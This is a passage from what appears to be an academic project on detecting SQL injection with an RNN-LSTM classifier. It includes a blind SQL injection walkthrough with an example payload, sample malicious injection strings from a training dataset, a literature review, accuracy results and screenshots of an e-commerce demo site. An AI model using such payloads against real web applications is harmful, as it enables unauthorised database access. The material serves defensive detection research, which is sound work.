


As a result, it confirms that the web application is vulnerable to blind SQL injection. We will get database information using true and false conditions.


Now, we will inject the following query, which will question whether the length of the database string is equal to 1, and it will respond by returning TRUE or FALSE via the text “you are in.”

?id=1' AND (length (database ())) = 1 --+

As you can see in the image, the text disappears again, indicating that it has returned FALSE to respond NO the length of the database string is not equal to 1.



When we test for a string length of 8, it returns yes, and the yellow text “you are in” shows again.



#### 4. Blind Time-Based SQL Injections:

Time-based SQL Injection works by sending a SQL query to the database and forcing it to wait for a predetermined length of time (in seconds) before answering. The response time will tell the attacker if the query result is TRUE or FALSE.

Depending on the outcome, and [HTTP](#) response will either be delayed or returned immediately. Even though no data from the database is returned, an attacker can determine if the payload used returned true or false. Because an attacker must enumerate a database character by character, this attack is often slow (particularly on big databases).[13].

## Chapter 3

### Overview

#### 3.1 Related Work

SQL injection remains a significant threat to businesses and individuals in the digital age. However, with the advancements in technology and the increasing adoption of classification algorithms, organizations can better protect themselves against this devastating attack. By implementing robust security measures and leveraging the power of AI, we can create a safer digital environment for everyone.

There are hundreds of studies that have been conducted deep learning-based techniques in the security domain. To answer the research question, we present and summarize some of

studies and discuss them one by one.

In [13], “Detecting SQL Injection Attacks Using Grammar Pattern Recognition and Access Behavior Mining”, proposed a model called ATTAR to detect SQL injection attacks by analyzing web access logs to extract SQL injection attack features. The features were chosen based on access behavior mining and a grammar pattern recognizer. This model's main target was detection of unknown SQL injection statements not previously used in the training data. Five machine learning algorithms were used for training: naive Bayesian, random forest, SVM, ID3, and k-means. The experimental results showed that the accuracy of the models based on random forest and ID3 achieved the best results in detecting SQL injection attacks. The paper aims to discover other types of attacks.

In [14], “Machine Learning based Approach to Identify SQL Injection Vulnerabilities”, They presented a machine learning classifier to detect SQL injection vulnerabilities in PHP code. Multiple machine learning algorithms were trained and evaluated, including random forest, logistic regression, SVM, multilayer perceptron (MLP), long short-term memory (LSTM), and a convolutional neural

network (CNN). Zhang found that CNN provided the best precision of 95.4%. The paper aims to discover other types of attacks.

In [15], "Cyber Attack Detection Method Based on NLP and Ensemble Learning Approach". The data set used in this research was collected from open-source tools such as Libinjection. SQL maps are used for penetration testing of web applications, The classifier is not overfit or underfit because of using a bagging approach in the classifier. The proposed method achieves 98.15% detection accuracy. This detection method successfully classifies many SQL Injection and Normal payloads compared to Decision Tree Classifier 97.16% detection accuracy, Naive Bayes Classifier 97.58 detection accuracy, SVM Classifier which has a 73.466% detection accuracy, and KNN 95.87% detection accuracy from the testing dataset. In their future work, they suggest enhancing the proposed method by the implementation of a deep learning model such as Recurrent Neural Network.

In [16], "SQL Injection Attack Detection and Prevention Techniques Using Deep Learning". The data sets used were collected from the internet. This paper implements a SQL injection detection system based on a deep learning framework and combining data preprocessing and lexical analysis techniques, The CNN (Convolutional neural networks) and MLP models chosen in this paper both perform well for SQL injection attack detection. the CNN model 98.25% detection accuracy and for the MLP model 98.5750% detection accuracy. In their future, they will focus on advanced SQL injection attack methods, such as second-order injection and hybrid attacks.

In [17], "Long short-term memory on abstract syntax tree for SQL injection detection". The data set used was collected from normal SQL query strings and SQL injection queries from various sources. The proposed method is based on the idea that LSTM networks can effectively capture both context and syntax information from SQL queries. The proposed method is still in its initial stages of development and more research is needed to evaluate its performance on real-world datasets. The proposed method may not be effective against all types of SQLIA, such as those that exploit vulnerabilities in the database management system.

In [18], "Deep Neural Network-Based SQL Injection Detection Method". The dataset in this article is Kaggle dataset [19], which has a total of 30,919 data items. The accuracy of the final model SQLNN is maintained at over 96%. By comparing

the experimental results with traditional machine learning algorithms (KNN algorithm 82.69% detection accuracy and DT algorithm 92.33% detection accuracy), the proposed algorithm effectively solves the problems of overfitting in machine learning and the need for manual screening to extract features, which improves the accuracy of SQL injection detection.

In [120], "Comparative Study of Machine Learning Algorithms for Prediction of SQL Injections". The dataset used is Kaggle dataset [19]. In this paper, four machine learning techniques are used to classify a problem: SVM, LSTM, Naive Bayes classifier, and MLP. The LSTM classifier machine learning model has a 99.49% accuracy rate, while MLP has an accuracy rate of 99.22%, and SVM and Naive Bayes have an accuracy rate of 98.66% and 96.8%, respectively. They conclude that LSTM and MLP have the highest accuracy rate. In their future, they will use larger datasets.

In [21], "Multi-input MLP and LSTM-Based Neural Network Model for SQL Injection Detection". A multi-input Neural Network supported by LSTM and MLP is proposed for detecting SQL injection attacks, the MLP model achieves its optimal training and testing accuracies in its early epochs, and as the epochs increase, the training accuracy stabilizes, but the testing accuracy drops to around 80% from 98%, the LSTM model obtains high accuracy on both the training and testing datasets in the early epochs, for a range of epochs of 25, the best training accuracy is 99.58%.

In [22], "Deep Learning Architecture for Detecting SQL Injection Attacks Based on RNN Autoencoder Model". The dataset used is Kaggle dataset [19], RNN autoencoder and the ANN were effective in detecting SQL injection attacks, achieving a high accuracy of 94% and F1-score of 92% with 100 epochs, the accuracy increased to 95% but the validation error also increased. This may cause overfitting. The RF, LR, and DT models also performed well but with lower accuracy, scores of 92%, 93%, and 90%, respectively, and F1-scores of 89%, 90%, and 87%. The CNN model had the highest accuracy of 96%, indicating its potential for detecting SQL injection attacks. However, the naive Bayes and SVM models had lower accuracy and F1-scores, achieving accuracy scores of 82% and 75%, respectively, and F1-scores of 80% and 49%. However, the study noted that CNNs required less hyperparameter tuning to prevent overfitting and were more stable.

# Chapter4

## The Proposed Architecture

### 4.1 Methodology overview

Our project aims to automate the detection of SQL injection and determine the most effective and predictive algorithm for this task. To achieve this, we employed various machine learning classifiers, including Support Vector Machine (SVM), K-Nearest Neighbors (KNN), Random Forest (RF), Naïve Bayes, Decision Tree (DT), and Recurrent Neural Network (RNN), on a SQL dataset [19]. We evaluated the results obtained from these classifiers to identify the model with the highest accuracy.

To begin our methodology, we performed data pre-processing, which involved cleaning the data and selecting relevant attributes. The prepared data was then used to construct machine learning algorithms capable of detecting SQL injection. To assess the performance of these algorithms, we split the dataset into two parts using the Train-Test-Split method. Approximately 80% of the data was allocated for training our proposed model, while the remaining 20% was reserved as test data or the test set.

After testing the models, we compared the results obtained from each algorithm to determine the one that provided the highest accuracy. This comparison allowed us to identify the most predictive algorithm for detecting SQL injection.

### 4.2 Data Preparation

#### 4.2.1 Dataset

The Kaggle dataset [19] is utilized in this project to train, evaluate, and compare the performance of an RNN-LSTM with several classifiers. This dataset is specifically designed for SQLIAs and consists of both benign (normal) and SQL injection (malicious) traffic collected from multiple websites. The benign queries are labelled as 0s, while the malicious SQL injection queries are labelled as 1s. The dataset comprises 30919 records, with 19537 normal statements and 11382 malicious SQL injection statements.

185		exec xp_r	1
186	select * from users where id = '1' + @ 1 union select 1,version ( ) -- 1'	1	
187	select * from users where id = 1 + \+%1 or 1 = 1 -- 1	1	
188	select * from users where id = 1 or ";1" or 1 = 1 -- 1	1	
189	select * from users where id = 1 or "%&" or 1 = 1 -- 1	1	
190	1 and 1 = 1	1	
191	or 0 = 0 #	1	
192	union select * from users where login = char ...	1	
193	select * from users where id = 1 union select 1  @version ( ) -- 1	1	
194	admin' ) or '1' = '1'--	1	
195		1 SELECT *	1
196	select * from users where id = 1 or "f;" or 1 = 1 -- 1	1	
197	x' and 1 = ( select count ( * ) from tablename )	--	1

Fig 11: Samples from dataset

### 4.2.2 Data Pre-processing

To enhance the accuracy of our trained models, we performed data cleaning on the selected dataset. This involved removing any null values and eliminating duplicate records. The removal of missing or null values is crucial, as it prevents the model from learning incorrect relationships or making predictions based on incomplete data. After completing the cleaning process, the dataset consisted of 30609 records, with 19268 normal statements and 11341 malicious statements. Each record contains two major features: 'Query,' which represents the statement itself, and 'Label,' which indicates whether the statement is normal (0) or malicious (1).

### 4.2.3 Balancing and Sampling

For our project, we employed stratified sampling to divide the dataset into training and testing sets. This approach ensures that both sets maintain a similar proportion



of each class, which is particularly crucial for imbalanced datasets like the one we have for SQL injection. In this dataset, the number of malicious queries is significantly smaller compared to the number of benign queries.

To capture a broader range of SQL injections and accommodate more scenarios, we expanded our dataset by collecting data from various types of SQL injection attacks. By including a diverse set of SQL injection types, we aimed to gather data that covers a wide spectrum of attack patterns and techniques.

We conducted thorough research and analysis to identify different SQL injection variations, such as classic SQL injections, blind SQL injections, time-based injections, error-based injections, and union-based injections, among others. We also explored emerging SQL injection techniques and patterns reported in recent security advisories and research papers.

By incorporating these additional types of SQL injections into our dataset, we aimed to enhance the robustness and effectiveness of our models in detecting and mitigating SQL injection attacks. This comprehensive approach allowed us to capture a more comprehensive understanding of the attack vectors and better prepare our models for real-world scenarios.

### **4.3 Model Training**

In this experiment, we divided the dataset into two parts: 80% for training and 20% for testing. This division allows us to train the proposed approach on many of the data and assess this performance on unseen samples.

- The RNN model is defined using the Sequential class from Keras.
- An Embedding layer is added to convert the integer-encoded tokens into dense vectors. The embedding dimension is set to 50.
- Bidirectional LSTM layers are used to capture sequence information in both forward and backward directions. The number of LSTM units has increased to 256 for each layer.
- Additional dense layers are included to capture complex patterns in the data.

- The output layer uses a sigmoid activation function to predict the probability of a SQL injection attack.




Fig 12: RNN Architecture

#### 4.4 Model Evaluation

After training our proposed model on the training set, we applied them to the testing set and calculated accuracy to measure the effectiveness of the RNN autoencoder in detecting SQL Injection. The mathematical representation of these metrics is calculated as follows: The accuracy metric measures the percentage of correctly classified samples, and it is calculated as:

$$Accuracy = \frac{TP+TN}{TP+TN+FN+FP} \quad (11)$$

Where:

TN: is the true negative rate. It indicates the number of correctly predicted normal requests.

TP: is the true positive rate. It indicates the number of correctly predicted malicious requests.

FN: is the false negative rate. It indicates the number of incorrectly predicted normal requests.

FP: is the false positive rate. It indicates the number of incorrectly predicted malicious requests.

## 4.5 Results and Discussion

This section describes the experimental results. The Python TensorFlow environment was used to implement the model. Our proposed model achieves a high accuracy rate 99.79% compared with other techniques such as SVM achieve 94.8% accuracy rate and Naive Bayes achieve 95.8% accuracy rate.

	Proposed model
RNN	99.79%
SVM	94.8%
Naive Bayes	95.8%

Table1: Result of our model

When we compare our proposed model with other papers which use the same dataset, we find that we achieve the highest accuracy compared with them.

	<b>paper22</b>	<b>paper21</b>	<b>paper20</b>
<b>RNN</b>	<b>94%</b>	<b>99.5%</b>	<b>99.22%</b>
<b>SVM</b>			<b>98.66%</b>
<b>Naive Bayes</b>			<b>96.8%</b>

Table2: compare our proposed model with previous work/papers.

## 4.6 Proposed System

### 4.6.1 Headless APIs

Our goal is to offer a system that can be integrated with web-based Applications which could be achieved through our public APIs. Using our APIs would allow the end-user / System to have access to the full features of our Back end which means users can use these features regardless of the interface they use. This should provide more flexibility for various users/systems to use different interfaces and not to get stuck with the interface we provide. We also used fast apis in Python to allow the model to predict whether the input is an injection or not, and also perform a block to user if the input is detected as an attack.

## 4.6.2 E-commence web-based Application

In this section, present some pages of our web site and explain the role of each one of them:

### 1.Home page

The home page shown in figure 13 simply contains all the elements available on the website that were uploaded by the admin or user





Figure 13: Home page


## 2.Login & Signup

The Signup page shown in figure 14 and 15 contains 4 text boxes, the user must enter the username, password, confirm password and email. When the data is correct, the user is transferred to the login page that asks him to enter the password and username to be allowed to enter the Home page.



The screenshot shows a web application interface with a dark navigation bar at the top containing links: Home Page, Mobile Phones, Electronics, Fashion, Video Games, Toys & Games, and Login/Signup. The main content area has a light gray background and features the heading "Login | Signup" in blue. Below the heading are two text input fields: "Type your username" and "Type your password". A blue "Login" button is positioned below the password field.

Figure14: user login page



The screenshot shows the same web application interface as Figure 14, but with the heading "Login | Signup" in green. Below the heading are four text input fields: "Type your username", "Type a Complex password", "Type a password again", and "Type a Valid email". A green "Signup" button is positioned below the email field.

Fig 15: signup page

### 3.navbar

Shown in figure 16 contains many Categories and each Category Contains items that were added by the user or admin. For example, when entering the electronics Category, only the items for this Category appear.





Fig 16: navbar page

4. When selecting an item, information about the item appears so that the user can know whether it is useful to them or not shown in figure 17.



Fig 17: item information

5.The admin login page asks for the username and password shown in figure 18.



The image shows an 'Admin Login' form. It has a title 'Admin Login' at the top. Below the title are two input fields: 'Username' and 'Password'. At the bottom of the form is a blue button labeled 'Login'.

Fig18: admin login

6.The dashboard shown in figure 19 appears after admin login and shows the number of members, number of items, comments the user added to the item, and the member is pending.




Fig 19: Dashboard page

7. The Category shown in figure 20 displays the main category that appears to the user on the home page and can be arranged, modified, deleted, and a new category added.




Fig20: category page

8. The items shown in figure 21 show all the items that have been added to the site by the user or admin, and the admin can delete, add, and modify them.

